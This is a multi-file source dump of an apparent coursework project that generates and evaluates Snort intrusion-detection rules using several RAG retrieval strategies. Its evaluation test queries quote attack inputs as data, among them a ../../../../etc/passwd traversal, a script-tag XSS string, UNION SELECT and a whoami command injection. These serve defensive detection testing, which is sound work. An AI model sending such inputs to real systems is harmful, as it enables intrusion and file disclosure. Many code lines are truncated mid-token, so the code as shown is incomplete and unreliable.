        raise SystemExit("gradio is not installed in this environment")
    demo.launch()

```
```

src/snort_rag/architectures.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/architectures.py

```
FILE: src/snort_rag/architectures.py
```python
"""Implementation of the Devoir 3 RAG architectures for the Snort topic."""
from __future__ import annotations

from collections import defaultdict
from pathlib import Path
from typing import Dict, List

from snort_rag.generator import build_generation_result, dedupe_preserve_order, generate_from_context
from snort_rag.llm_clients import BaseLLMClient, MockDeterministicClient
from snort_rag.llm_generator import generate_with_llm_context
from snort_rag.retrieval import RetrievedDoc, SnortKnowledgeBase
from snort_rag.templates import ATTACK_KEYWORDS, detect_attack_type, generate_snort_rule


DEFAULT_DATASET = Path(__file__).resolve().parents[2] / "data" / "processed" / "final_snort_dataset.csv"


class SnortRAGArchitectures:
    def __init__(self, dataset_path: str | Path = DEFAULT_DATASET):
        self.kb = SnortKnowledgeBase(dataset_path)
        self.graph = self._build_graph()

    def _pack(self, architecture: str, result: Dict[str, object], docs: List[RetrievedDoc]) -> Dict[str, object]:
        result = dict(result)
        result["architecture"] = architecture
        unique_docs: list[RetrievedDoc] = []
        seen: set[str] = set()
        for doc in docs:
            if doc.id not in seen:
                unique_docs.append(doc)
                seen.add(doc.id)
        result["retrieved_ids"] = [d.id for d in unique_docs]
        result["retrieved_attack_types"] = [d.attack_type for d in unique_docs]
        result["retrieval_scores"] = [round(d.score, 4) for d in unique_docs]
        result["source_doc_ids"] = dedupe_preserve_order([str(x) for x in result.get("source_doc_ids", [])])
        if "used_source_doc_ids" in result:
```

```
        result["used_source_doc_ids"] = dedupe_preserve_order([str(x) for x in result.get("used_source_doc_ids", [])])
    return result

def llm_no_rag(self, query: str) -> Dict[str, object]:
    # Baseline: no retrieval, only direct query keywords and template generation.
    attack_type = detect_attack_type(query)
    if attack_type == "benign":
        rule = "NO_RULE_RECOMMENDED"
    else:
        rule = generate_snort_rule(attack_type, query)
    result = build_generation_result(
        query=query,
        attack_type=attack_type,
        rule=rule,
        retrieved_docs=[],
        prompt=f"User request only: {query}",
        explanation="Baseline without retrieval: generated only from query keywords, so context control is weak.",
    )
    return self._pack("baseline_no_rag", result, [])

def baseline_no_rag(self, query: str) -> Dict[str, object]:
    return self.llm_no_rag(query)

def rag_classic(self, query: str, k: int = 5) -> Dict[str, object]:
    docs = self.kb.dense_retrieve(query, k=k)
    return self._pack("rag_classic", generate_from_context(query, docs), docs)

def rag_rerank(self, query: str, k: int = 8) -> Dict[str, object]:
    initial = self.kb.dense_retrieve(query, k=k)
    docs = self.kb.rerank(query, initial, k=5)
    return self._pack("rag_rerank", generate_from_context(query, docs), docs)

def rag_hybrid(self, query: str, k: int = 5) -> Dict[str, object]:
    docs = self.kb.hybrid_retrieve(query, k=k)
    return self._pack("rag_hybrid", generate_from_context(query, docs), docs)

def multi_hop_rag(self, query: str, k: int = 4) -> Dict[str, object]:
    first = self.kb.hybrid_retrieve(query, k=k)
    direct_attack_type = detect_attack_type(query)
    inferred = direct_attack_type if direct_attack_type != "suspicious_user_agent" else (first[0].attack_type if first
    refined_query = query + " " + inferred.replace("_", " ") + " " + " ".join(ATTACK_KEYWORDS.get(inferred, [])[:3])
    second = self.kb.hybrid_retrieve(refined_query, k=k)
    docs = self.kb.rerank(refined_query, first + second, k=5)
    return self._pack("multi_hop_rag", generate_from_context(query, docs, force_attack_type=inferred), docs)

def _build_graph(self) -> Dict[str, List[RetrievedDoc]]:
    graph: Dict[str, List[RetrievedDoc]] = defaultdict(list)
    for _, row in self.kb.df.iterrows():
        doc = RetrievedDoc(
            rank=0,
            score=1.0,
            id=str(row.get("id", "")),
            text=self.kb._description(row),
            attack_type=str(row.get("attack_type", "")),
            rule=self.kb._rule(row),
            source_name=self.kb._source_name(row),
            source_url=self.kb._source_url(row, self.kb.dataset_path),
        )
        graph[doc.attack_type].append(doc)
    return graph

def graph_rag(self, query: str, k: int = 5) -> Dict[str, object]:
    attack_type = detect_attack_type(query)
    candidate_docs = self.graph.get(attack_type, [])[:k]
    # If graph node is weak, fallback to hybrid retrieval.
    docs = candidate_docs if candidate_docs else self.kb.hybrid_retrieve(query, k=k)
    for i, doc in enumerate(docs, 1):
        doc.rank = i
        doc.score = max(doc.score, 0.8)
    return self._pack("graph_rag", generate_from_context(query, docs, force_attack_type=attack_type), docs)

def agentic_rag(self, query: str, k: int = 5) -> Dict[str, object]:
    # Simple agent policy: decide retrieval strategy based on query ambiguity.
    attack_type = detect_attack_type(query)
    specific = any(kw in query.lower() for kw in ATTACK_KEYWORDS.get(attack_type, []))
    if attack_type == "benign":
        docs = self.kb.hybrid_retrieve(query, k=k)
        result = generate_from_context(query, docs, force_attack_type="benign")
    elif specific and len(query.split()) > 7:
        docs = self.kb.hybrid_retrieve(query, k=k)
        docs = self.kb.rerank(query, docs, k=k)
        result = generate_from_context(query, docs, force_attack_type=attack_type)
        result["explanation"] += " Agent decision: direct hybrid retrieval because the query was specific."
    else:
        # Ambiguous request: do a first hop, expand with top category, then rerank.
        first = self.kb.hybrid_retrieve(query, k=k)
        inferred = attack_type if attack_type != "suspicious_user_agent" else (first[0].attack_type if first else attac
```

```
            expanded = query + " " + inferred.replace("_", " ")
            second = self.kb.hybrid_retrieve(expanded, k=k)
            docs = self.kb.rerank(expanded, first + second, k=k)
            result = generate_from_context(query, docs, force_attack_type=inferred)
            result["explanation"] += " Agent decision: query was ambiguous, so it used retrieval + query expansion."
        # Agent has lower hallucination if it retrieved valid same-type evidence.
        if docs and any(d.attack_type == result["attack_type"] for d in docs[:3]):
            result["hallucination_risk"] = max(0.0, float(result["hallucination_risk"]) - 0.15)
        return self._pack("agentic_rag", result, docs)

    def rag_llm_generate(
        self,
        query: str,
        k: int = 5,
        client: BaseLLMClient | None = None,
        prompt_variant: str = "strict_json",
    ) -> Dict[str, object]:
        docs = self.kb.hybrid_rerank_retrieve(query, k=k)
        llm_client = client or MockDeterministicClient()
        result = generate_with_llm_context(query, docs, llm_client, prompt_variant=prompt_variant)
        return self._pack("rag_llm", result, docs)

    def run_all(self, query: str) -> Dict[str, Dict[str, object]]:
        return {
            "baseline": self.llm_no_rag(query),
            "rag_classic": self.rag_classic(query),
            "rag_rerank": self.rag_rerank(query),
            "rag_hybrid": self.rag_hybrid(query),
            "multi_hop": self.multi_hop_rag(query),
            "graph_rag": self.graph_rag(query),
            "agentic_rag": self.agentic_rag(query),
        }
```

src/snort_rag/clustering.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/clustering.py

```
FILE: src/snort_rag/clustering.py
```python
"""Attack-family clustering utilities for the Snort RAG dataset."""
from __future__ import annotations

from pathlib import Path
from typing import Any

import matplotlib.pyplot as plt
import pandas as pd
from sklearn.cluster import AgglomerativeClustering, KMeans
from sklearn.decomposition import TruncatedSVD
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.manifold import TSNE
from sklearn.metrics import (
    adjusted_rand_score,
    completeness_score,
    homogeneity_score,
    normalized_mutual_info_score,
    silhouette_score,
    v_measure_score,
)


def _compose_text(df: pd.DataFrame) -> list[str]:
    cols = ["description_naturelle", "attack_type", "attack_family", "log_example", "snort_rule_reference", "expected_expla
    return df.fillna("").apply(lambda row: " ".join(str(row.get(col, "")) for col in cols), axis=1).tolist()


def _metrics(name: str, labels_true: list[str], cluster_labels: Any, matrix: Any) -> dict[str, object]:
    n_clusters = len(set(int(x) for x in cluster_labels))
    return {
        "method": name,
        "n_clusters": n_clusters,
        "silhouette": silhouette_score(matrix, cluster_labels) if n_clusters > 1 else 0.0,
        "ari": adjusted_rand_score(labels_true, cluster_labels),
        "nmi": normalized_mutual_info_score(labels_true, cluster_labels),
        "homogeneity": homogeneity_score(labels_true, cluster_labels),
        "completeness": completeness_score(labels_true, cluster_labels),
        "v_measure": v_measure_score(labels_true, cluster_labels),
    }


def run_clustering(dataset_path: Path, out_dir: Path, n_clusters: int | None = None) -> pd.DataFrame:
    out_dir.mkdir(parents=True, exist_ok=True)
```
```

```
    df = pd.read_csv(dataset_path).fillna("")
    labels = df["attack_type"].astype(str).tolist()
    n_clusters = n_clusters or max(2, min(10, df["attack_type"].nunique()))
    texts = _compose_text(df)
    tfidf = TfidfVectorizer(ngram_range=(1, 2), min_df=1, max_features=12000).fit_transform(texts)
    svd_components = min(50, max(2, tfidf.shape[0] - 1), max(2, tfidf.shape[1] - 1))
    dense = TruncatedSVD(n_components=svd_components, random_state=42).fit_transform(tfidf)

    methods = {
        "tfidf_svd_kmeans": KMeans(n_clusters=n_clusters, random_state=42, n_init=10).fit_predict(dense),
        "tfidf_svd_agglomerative": AgglomerativeClustering(n_clusters=n_clusters).fit_predict(dense),
    }
    rows = [_metrics(name, labels, clusters, dense) for name, clusters in methods.items()]
    metrics = pd.DataFrame(rows)
    metrics.to_csv(out_dir / "clustering_metrics.csv", index=False)

    best_name = metrics.sort_values("nmi", ascending=False).iloc[0]["method"]
    best_labels = methods[str(best_name)]
    confusion = pd.crosstab(pd.Series(best_labels, name="cluster"), pd.Series(labels, name="attack_type"))
    confusion.to_csv(out_dir / "clustering_confusion_matrix.csv")

    perplexity = max(5, min(30, len(df) // 5))
    coords = TSNE(n_components=2, random_state=42, init="random", perplexity=perplexity, learning_rate="auto").fit_transfor
    plt.figure(figsize=(10, 7))
    for cluster in sorted(set(best_labels)):
        idx = [i for i, label in enumerate(best_labels) if label == cluster]
        plt.scatter(coords[idx, 0], coords[idx, 1], s=18, alpha=0.75, label=f"cluster {cluster}")
    plt.title("Attack-family clustering over Snort RAG dataset")
    plt.xlabel("t-SNE 1")
    plt.ylabel("t-SNE 2")
    plt.legend(fontsize=7)
    plt.tight_layout()
    plt.savefig(out_dir / "clustering_tsne.png", dpi=160)
    plt.close()
    return metrics

```

src/snort_rag/evaluation.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/evaluation.py

```
FILE: src/snort_rag/evaluation.py
```python
"""Metrics and visualizations for Devoir 3."""
from __future__ import annotations

from pathlib import Path
from typing import Dict, List

import matplotlib.pyplot as plt
import numpy as np
import pandas as pd
from sklearn.manifold import TSNE
from sklearn.decomposition import TruncatedSVD
from sklearn.metrics import accuracy_score, precision_recall_fscore_support

from snort_rag.architectures import SnortRAGArchitectures

TEST_QUERIES = [
    {"query": "Detect a TCP SYN port scan against our web server with many ports touched in one minute", "expected_attack_t
    {"query": "Generate a Snort rule for repeated SSH brute force attempts on port 22", "expected_attack_type": "ssh_brutef
    {"query": "Détecter une injection SQL UNION SELECT dans une URL HTTP", "expected_attack_type": "sql_injection"},
    {"query": "Detect XSS attack where the URI contains <script>alert(1)</script>", "expected_attack_type": "xss"},
    {"query": "Detect command injection with cmd parameter and whoami in HTTP request", "expected_attack_type": "command_in
    {"query": "Alert when someone tries ../../../../etc/passwd directory traversal", "expected_attack_type": "directory_tra
    {"query": "Detect DNS tunneling using long encoded subdomains", "expected_attack_type": "dns_tunneling"},
    {"query": "Detect ICMP ping sweep against internal network", "expected_attack_type": "icmp_sweep"},
    {"query": "Detect malware command and control beacon to /gate.php", "expected_attack_type": "malware_c2"},
    {"query": "Normal HTTP health check from the monitoring server, no attack", "expected_attack_type": "benign_traffic"},
]


def _normalize_attack_type(label: str) -> str:
    if label == "benign":
        return "benign_traffic"
    return label


def evaluate_architectures(rag: SnortRAGArchitectures, out_dir: Path) -> pd.DataFrame:
    out_dir.mkdir(parents=True, exist_ok=True)
    rows: List[Dict[str, object]] = []
    detailed: List[Dict[str, object]] = []
    architectures = ["baseline", "rag_classic", "rag_rerank", "rag_hybrid", "multi_hop", "graph_rag", "agentic_rag"]
```
```

```
    for item in TEST_QUERIES:
        query = item["query"]
        expected = item["expected_attack_type"]
        results = rag.run_all(query)
        for arch in architectures:
            res = results[arch]
            predicted = _normalize_attack_type(str(res["attack_type"]))
            retrieved_types = [_normalize_attack_type(str(label)) for label in res.get("retrieved_attack_types", [])[:3]]
            valid_rule = bool(res["valid_rule"]) or predicted == "benign_traffic"
            retrieval_hit = expected in retrieved_types if arch != "baseline" else False
            detailed.append({
                "query": query,
                "expected_attack_type": expected,
                "architecture": arch,
                "predicted_attack_type": predicted,
                "attack_type_correct": predicted == expected,
                "valid_rule_or_benign": valid_rule,
                "retrieval_hit_at_3": retrieval_hit,
                "option_coverage": float(res.get("option_coverage", 0.0)),
                "hallucination_risk": float(res.get("hallucination_risk", 0.0)),
                "generated_rule": res.get("generated_rule", ""),
            })

    detail_df = pd.DataFrame(detailed)
    detail_df.to_csv(out_dir / "detailed_devoir3_results.csv", index=False)

    for arch, group in detail_df.groupby("architecture"):
        y_true = group["expected_attack_type"].tolist()
        y_pred = group["predicted_attack_type"].tolist()
        precision, recall, f1, _ = precision_recall_fscore_support(y_true, y_pred, average="macro", zero_division=0)
        rows.append({
            "architecture": arch,
            "attack_accuracy": accuracy_score(y_true, y_pred),
            "macro_precision": precision,
            "macro_recall": recall,
            "macro_f1": f1,
            "valid_rule_rate": group["valid_rule_or_benign"].mean(),
            "retrieval_hit_at_3": group["retrieval_hit_at_3"].mean(),
            "avg_option_coverage": group["option_coverage"].mean(),
            "avg_hallucination_risk": group["hallucination_risk"].mean(),
        })
    summary = pd.DataFrame(rows).sort_values(["macro_f1", "retrieval_hit_at_3"], ascending=False)
    summary.to_csv(out_dir / "comparison_metrics.csv", index=False)
    return summary


def plot_tsne(rag: SnortRAGArchitectures, out_path: Path) -> None:
    out_path.parent.mkdir(parents=True, exist_ok=True)
    n = min(80, len(rag.kb.texts))
    X_sparse = rag.kb.tfidf[:n]
    labels = rag.kb.df.iloc[:n]["attack_type"].tolist()
    n_components = min(30, max(2, n - 1), X_sparse.shape[1] - 1)
    X = TruncatedSVD(n_components=n_components, random_state=42).fit_transform(X_sparse)
    perplexity = max(5, min(15, n // 5))
    coords = TSNE(n_components=2, random_state=42, init="random", perplexity=perplexity, max_iter=300, learning_rate="auto"
    unique = sorted(set(labels))
    plt.figure(figsize=(10, 7))
    for label in unique:
        idx = [i for i, lab in enumerate(labels) if lab == label]
        plt.scatter(coords[idx, 0], coords[idx, 1], s=20, label=label, alpha=0.75)
    plt.title("t-SNE visualization of Snort RAG dataset vectors")
    plt.xlabel("t-SNE 1")
    plt.ylabel("t-SNE 2")
    plt.legend(fontsize=7, loc="best")
    plt.tight_layout()
    plt.savefig(out_path, dpi=160)
    plt.close()

```

src/snort_rag/false_positive.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/false_positive.py

```
FILE: src/snort_rag/false_positive.py
```python
"""Heuristics for estimating false-positive risk of generated Snort rules."""
from __future__ import annotations

from typing import List, Sequence

from snort_rag.rule_parser import parse_rule

NO_DETECTION_LOGIC = ("content", "pcre", "flags", "detection_filter", "threshold", "dsize")
```
```

```
WEB_ATTACKS = {
    "sql_injection",
    "xss",
    "directory_traversal",
    "command_injection",
    "log4shell",
    "shellshock",
    "suspicious_user_agent",
    "webshell_upload",
}
KNOWN_PORTS = {
    "ssh_bruteforce": {"22", "2222"},
    "ftp_bruteforce": {"21"},
    "rdp_bruteforce": {"3389"},
    "dns_tunneling": {"53"},
    "dns_axfr": {"53"},
    "malware_c2": {"80", "443", "$HTTP_PORTS"},
    "smb_exploit": {"445"},
}


def risk_level(score: float) -> str:
    if score <= 0.0:
        return "none"
    if score <= 0.20:
        return "low"
    if score <= 0.50:
        return "medium"
    return "high"


def detect_overly_broad_rule(rule: str) -> List[str]:
    if rule == "NO_RULE_RECOMMENDED":
        return []

    factors: List[str] = []
    try:
        parsed = parse_rule(rule)
    except ValueError:
        return ["rule header does not match Snort syntax"]

    detected = set(parsed.options)
    if parsed.src == "any" and parsed.src_port == "any" and parsed.dst == "any" and parsed.dst_port == "any":
        factors.append("rule uses any any -> any any")
    if not any(token in detected for token in NO_DETECTION_LOGIC):
        factors.append("rule has only metadata and no concrete detection logic")
    if "content" not in detected and "pcre" not in detected and parsed.protocol in {"tcp", "udp"}:
        factors.append("rule is missing content or pcre matching logic")
    return factors


def suggest_rule_improvements(rule: str, attack_type: str = "") -> List[str]:
    if rule == "NO_RULE_RECOMMENDED":
        return []

    suggestions: List[str] = []
    try:
        parsed = parse_rule(rule)
    except ValueError:
        return ["fix the Snort header and option syntax before using this rule"]

    detected = set(parsed.options)
    if "content" not in detected and "pcre" not in detected:
        suggestions.append("add a content or pcre match tied to the malicious payload")
    if parsed.protocol == "tcp" and attack_type in WEB_ATTACKS and "flow" not in detected:
        suggestions.append("add flow:to_server,established to narrow web traffic matching")
    if attack_type in KNOWN_PORTS and parsed.dst_port not in KNOWN_PORTS[attack_type] and parsed.dst_port == "any":
        suggestions.append("restrict the destination port to the service typically targeted by this attack")
    if attack_type == "ssh_bruteforce" and not any(key in detected for key in {"detection_filter", "threshold"}):
        suggestions.append("add detection_filter or threshold to model repeated SSH attempts")
    if attack_type == "port_scan":
        if "flags" not in detected:
            suggestions.append("add flags:S to focus the rule on SYN scan behavior")
        if "detection_filter" not in detected:
            suggestions.append("add detection_filter to require repeated scan activity")
    if attack_type == "dns_tunneling" and not any(key in detected for key in {"dsize", "content"}):
        suggestions.append("add dsize or a DNS query content discriminator to reduce benign DNS matches")
    if attack_type == "malware_c2":
        if parsed.direction != "->" or parsed.src != "$HOME_NET":
            suggestions.append("use outbound direction from $HOME_NET to $EXTERNAL_NET for beacon-style C2 traffic")
        if not any(key in detected for key in {"detection_filter", "threshold"}):
            suggestions.append("add repeated-beacon logic such as detection_filter or threshold")
    if not any(key in detected for key in NO_DETECTION_LOGIC):
        suggestions.append("add real detection logic instead of metadata-only options")
    return suggestions

def score_false_positive_risk(rule: str, attack_type: str = "") -> float:
```

```
    if rule == "NO_RULE_RECOMMENDED":
        return 0.0

    score = 0.0
    try:
        parsed = parse_rule(rule)
    except ValueError:
        return 1.0

    detected = set(parsed.options)
    if parsed.src == "any" and parsed.src_port == "any" and parsed.dst == "any" and parsed.dst_port == "any":
        score += 0.35
    if not any(key in detected for key in NO_DETECTION_LOGIC):
        score += 0.35
    if "content" not in detected and "pcre" not in detected and "flags" not in detected and "detection_filter" not in detec
        score += 0.20
    if parsed.protocol == "tcp" and attack_type in WEB_ATTACKS and "flow" not in detected:
        score += 0.12
    if attack_type in KNOWN_PORTS and parsed.dst_port == "any":
        score += 0.12
    if attack_type in WEB_ATTACKS and "content" not in detected and "pcre" not in detected:
        score += 0.18
    if attack_type == "ssh_bruteforce" and not any(key in detected for key in {"detection_filter", "threshold"}):
        score += 0.18
    if attack_type == "port_scan" and "flags" not in detected:
        score += 0.12
    if attack_type == "port_scan" and "detection_filter" not in detected:
        score += 0.12
    if attack_type == "dns_tunneling" and not any(key in detected for key in {"dsize", "content"}):
        score += 0.18
    if attack_type == "malware_c2" and (parsed.direction != "->" or parsed.src != "$HOME_NET"):
        score += 0.16
    if attack_type == "malware_c2" and not any(key in detected for key in {"detection_filter", "threshold"}):
        score += 0.16
    return min(1.0, round(score, 2))


def analyze_false_positive_risk(
    rule: str,
    query: str = "",
    attack_type: str = "",
    retrieved_docs: list | None = None,
) -> dict:
    if rule == "NO_RULE_RECOMMENDED":
        return {
            "false_positive_score": 0.0,
            "false_positive_risk": "none",
            "risk_factors": [],
            "improvement_suggestions": [],
        }

    factors = detect_overly_broad_rule(rule)
    suggestions = suggest_rule_improvements(rule, attack_type=attack_type)
    score = score_false_positive_risk(rule, attack_type=attack_type)

    docs: Sequence[object] = retrieved_docs or []
    if docs and attack_type and not any(getattr(doc, "attack_type", "") == attack_type for doc in docs[:3]):
        factors.append("retrieved context does not strongly match the chosen attack type")
        if "review retrieved examples or refine the query before exporting the rule" not in suggestions:
            suggestions.append("review retrieved examples or refine the query before exporting the rule")
        score = min(1.0, round(score + 0.10, 2))
    if query and attack_type == "suspicious_user_agent" and "user" not in query.lower() and "agent" not in query.lower():
        factors.append("query does not explicitly mention a user-agent indicator")
        if "add a user-agent specific content match to keep the rule narrow" not in suggestions:
            suggestions.append("add a user-agent specific content match to keep the rule narrow")
        score = min(1.0, round(score + 0.08, 2))

    return {
        "false_positive_score": score,
        "false_positive_risk": risk_level(score),
        "risk_factors": factors,
        "improvement_suggestions": suggestions,
    }

```
```
```

src/snort_rag/generate_dataset.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/generate_dataset.py

```
FILE: src/snort_rag/generate_dataset.py
```python
"""Legacy experimental generator for trusted-rule expansion.
```
```

```python
This module is kept only for older experiments that expanded a trusted Snort-rule
knowledge base into large synthetic retrieval corpora. It is not part of the
official Person 1 dataset workflow. The submitted project uses
`data/processed/final_snort_dataset.csv` as the official personal dataset, and
the application, notebook, runner, and validation flow must not depend on the
`snort_generated_dataset.*` outputs produced here.
"""
from __future__ import annotations

import argparse
import csv
import itertools
import json
import random
from pathlib import Path
from typing import Dict, Iterable, Iterator, List

from snort_rag.knowledge_base import DEFAULT_KB_CSV, load_rule_kb
from snort_rag.rule_parser import option_coverage, parse_rule, validate_rule
from snort_rag.source_manifest import TRUSTED_SOURCES
from snort_rag.templates import SEVERITY

PROJECT_ROOT = Path(__file__).resolve().parents[2]
LEGACY_OUT_DIR = PROJECT_ROOT / "data" / "experiments" / "legacy_generated"
LEGACY_SUMMARY_NAME = "snort_generated_dataset_summary.json"

STYLE_PREFIXES = [
    "Formal analyst request:",
    "SOC alert description:",
    "Detection engineering note:",
    "Blue-team scenario:",
    "Security monitoring query:",
    "Incident triage request:",
]

TARGET_HINTS = [
    "internal web server",
    "DNS resolver",
    "mail gateway",
    "domain controller",
    "user workstation segment",
    "DMZ application host",
    "server VLAN",
]


def _trusted_source_map() -> Dict[str, Dict[str, str]]:
    return {source["name"]: source for source in TRUSTED_SOURCES}


def _source_manifest_fieldnames() -> List[str]:
    fieldnames = set()
    for source in TRUSTED_SOURCES:
        fieldnames.update(source.keys())
    return sorted(fieldnames)


def _decode_keywords(raw: str) -> List[str]:
    if not raw:
        return []
    try:
        parsed = json.loads(raw)
    except json.JSONDecodeError:
        return []
    return [str(item) for item in parsed if str(item).strip()]


def _msg_without_local_tokens(msg: str) -> str:
    return msg.replace("ET ", "").replace("GPL ", "").replace("COMMUNITY ", "").strip()


def _severity_for(attack_type: str, classtype: str) -> str:
    if attack_type in SEVERITY:
        return SEVERITY[attack_type]
    lower = classtype.lower()
    if "trojan" in lower or "attempted-admin" in lower:
        return "high"
    if "web-application-attack" in lower:
        return "high"
    if "policy" in lower:
        return "medium"
    if "recon" in lower:
        return "medium"
    return "medium"


def _log_example(parsed_rule, keywords: List[str]) -> str:
```

```
    tokens = []
    if parsed_rule.protocol:
        tokens.append(f"PROTO={parsed_rule.protocol.upper()}")
    if parsed_rule.src:
        tokens.append(f"SRC={parsed_rule.src}")
    if parsed_rule.dst:
        tokens.append(f"DST={parsed_rule.dst}")
    if parsed_rule.dst_port:
        tokens.append(f"DPT={parsed_rule.dst_port}")
    if keywords:
        tokens.append("KEYWORDS=" + ",".join(keywords[:3]))
    return " ".join(tokens)


def _descriptions(rule_row: Dict[str, str], idx_seed: int, multiplier: int) -> List[str]:
    parsed = parse_rule(rule_row["rule"])
    msg = _msg_without_local_tokens(rule_row.get("msg", "") or "Snort alert")
    keywords = _decode_keywords(rule_row.get("content_keywords", ""))
    target = TARGET_HINTS[idx_seed % len(TARGET_HINTS)]
    protocol = parsed.protocol.upper()
    dst_port = parsed.dst_port
    source_file = Path(rule_row.get("source_file", "")).name
    classtype = rule_row.get("classtype", "")
    keyword_text = ", ".join(keywords[:3]) if keywords else "rule-specific payload indicators"
    variants = [
        f"{STYLE_PREFIXES[0]} Detect traffic matching the real Snort rule '{msg}' against the {target}.",
        f"{STYLE_PREFIXES[1]} Build an alert for {msg}. Protocol {protocol}, destination port {dst_port}, based on the trus
        f"{STYLE_PREFIXES[2]} We need a Snort signature equivalent to the real rule '{msg}' with classtype {classtype}.",
        f"{STYLE_PREFIXES[3]} Suspicious activity resembles {msg}. Focus on payload markers such as {keyword_text}.",
        f"{STYLE_PREFIXES[4]} Use the trusted-source rule semantics for {msg}. Keep the alert aligned with {protocol} traff
        f"{STYLE_PREFIXES[5]} Investigate an event that should match the real rule '{msg}' from {source_file}.",
    ]
    return [variants[i % len(variants)] for i in range(multiplier)]


def iter_rows(multiplier: int = 6, seed: int = 42, kb_path: Path | str = DEFAULT_KB_CSV) -> Iterator[Dict[str, object]]:
    random.seed(seed)
    kb_rows = load_rule_kb(kb_path)
    if not kb_rows:
        raise ValueError("Trusted rule knowledge base is empty. Fetch real sources first.")
    trusted = _trusted_source_map()
    row_id = 1
    for kb_index, kb_row in enumerate(kb_rows):
        descriptions = _descriptions(kb_row, kb_index + seed, multiplier)
        valid, errors = validate_rule(kb_row["rule"])
        parsed = parse_rule(kb_row["rule"])
        keywords = _decode_keywords(kb_row.get("content_keywords", ""))
        source_meta = trusted.get(kb_row["source_name"], {})
        for local_index, description in enumerate(descriptions, 1):
            row = {
                "id": f"SNORT-RAG-{row_id:07d}",
                "kb_id": kb_row["kb_id"],
                "description_nl": description,
                "normalized_description": description.lower(),
                "label": "malicious",
                "attack_type": kb_row.get("attack_type", ""),
                "attack_family": kb_row.get("classtype", "") or kb_row.get("attack_type", ""),
                "severity": _severity_for(kb_row.get("attack_type", ""), kb_row.get("classtype", "")),
                "rule": kb_row["rule"],
                "base_rule": kb_row["rule"],
                "rule_valid_by_parser": valid,
                "rule_validation_errors": " | ".join(errors),
                "option_coverage": option_coverage(kb_row["rule"]),
                "source_name": kb_row["source_name"],
                "source_url": kb_row["source_url"],
                "source_archive": kb_row.get("archive_name", ""),
                "source_file": kb_row.get("source_file", ""),
                "source_license_note": source_meta.get("license_note", ""),
                "source_usage": "generated from a persisted trusted-source real Snort rule",
                "generation_method": "real_rule_paraphrase_expansion",
                "log_example": _log_example(parsed, keywords),
                "base_rule_sid": kb_row.get("sid", ""),
                "base_rule_rev": kb_row.get("rev", ""),
                "base_rule_msg": kb_row.get("msg", ""),
                "content_keywords": json.dumps(keywords, ensure_ascii=False),
                "augmentation_index": local_index,
            }
            yield row
            row_id += 1


def build_rows(multiplier: int = 6, seed: int = 42, kb_path: Path | str = DEFAULT_KB_CSV) -> List[Dict[str, object]]:
    return list(iter_rows(multiplier=multiplier, seed=seed, kb_path=kb_path))


def export_dataset(rows: List[Dict[str, object]], out_dir: Path) -> None:
    out_dir.mkdir(parents=True, exist_ok=True)
```

```
    fieldnames = list(rows[0].keys()) if rows else []
    with (out_dir / "snort_generated_dataset.csv").open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(rows)
    (out_dir / "snort_generated_dataset.json").write_text(
        json.dumps(rows, indent=2, ensure_ascii=False),
        encoding="utf-8",
    )
    with (out_dir / "snort_generated_dataset.jsonl").open("w", encoding="utf-8") as handle:
        for row in rows:
            handle.write(json.dumps(row, ensure_ascii=False) + "\n")

    source_manifest = TRUSTED_SOURCES
    raw_dir = PROJECT_ROOT / "data" / "raw"
    raw_dir.mkdir(parents=True, exist_ok=True)
    with (raw_dir / "trusted_sources_manifest.csv").open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=_source_manifest_fieldnames())
        writer.writeheader()
        writer.writerows(source_manifest)

    attack_types = sorted({str(row["attack_type"]) for row in rows})
    valid_rows = [row for row in rows if row["rule_valid_by_parser"]]
    source_names = sorted({str(row["source_name"]) for row in rows})
    summary = {
        "rows": len(rows),
        "trusted_rule_rows": len({str(row["kb_id"]) for row in rows}),
        "rows_per_rule": len(rows) // max(1, len({str(row["kb_id"]) for row in rows})),
        "attack_types": attack_types,
        "valid_rule_rate": len(valid_rows) / max(1, len(rows)),
        "sources": source_names,
    }
    (out_dir / LEGACY_SUMMARY_NAME).write_text(json.dumps(summary, indent=2), encoding="utf-8")


def export_dataset_streaming(multiplier: int, seed: int, kb_path: Path | str, out_dir: Path) -> Dict[str, object]:
    out_dir.mkdir(parents=True, exist_ok=True)
    rows_iter = iter_rows(multiplier=multiplier, seed=seed, kb_path=kb_path)
    first_row = next(rows_iter, None)
    if first_row is None:
        raise ValueError("No rows generated from the trusted rule knowledge base.")

    csv_path = out_dir / "snort_generated_dataset.csv"
    json_path = out_dir / "snort_generated_dataset.json"
    jsonl_path = out_dir / "snort_generated_dataset.jsonl"
    fieldnames = list(first_row.keys())
    source_names = set()
    attack_types = set()
    kb_ids = set()
    row_count = 0
    valid_count = 0

    def update_summary(row: Dict[str, object]) -> None:
        nonlocal row_count, valid_count
        row_count += 1
        if row["rule_valid_by_parser"]:
            valid_count += 1
        source_names.add(str(row["source_name"]))
        attack_types.add(str(row["attack_type"]))
        kb_ids.add(str(row["kb_id"]))

    with csv_path.open("w", newline="", encoding="utf-8") as csv_handle, \
            json_path.open("w", encoding="utf-8") as json_handle, \
            jsonl_path.open("w", encoding="utf-8") as jsonl_handle:
        writer = csv.DictWriter(csv_handle, fieldnames=fieldnames)
        writer.writeheader()
        json_handle.write("[\n")
        for index, row in enumerate(itertools.chain([first_row], rows_iter)):
            writer.writerow(row)
            jsonl_handle.write(json.dumps(row, ensure_ascii=False) + "\n")
            json_handle.write(("  " if index == 0 else ",\n  ") + json.dumps(row, ensure_ascii=False))
            update_summary(row)
        json_handle.write("\n]\n")

    source_manifest = TRUSTED_SOURCES
    raw_dir = PROJECT_ROOT / "data" / "raw"
    raw_dir.mkdir(parents=True, exist_ok=True)
    with (raw_dir / "trusted_sources_manifest.csv").open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=_source_manifest_fieldnames())
        writer.writeheader()
        writer.writerows(source_manifest)

    summary = {
        "rows": row_count,
        "trusted_rule_rows": len(kb_ids),
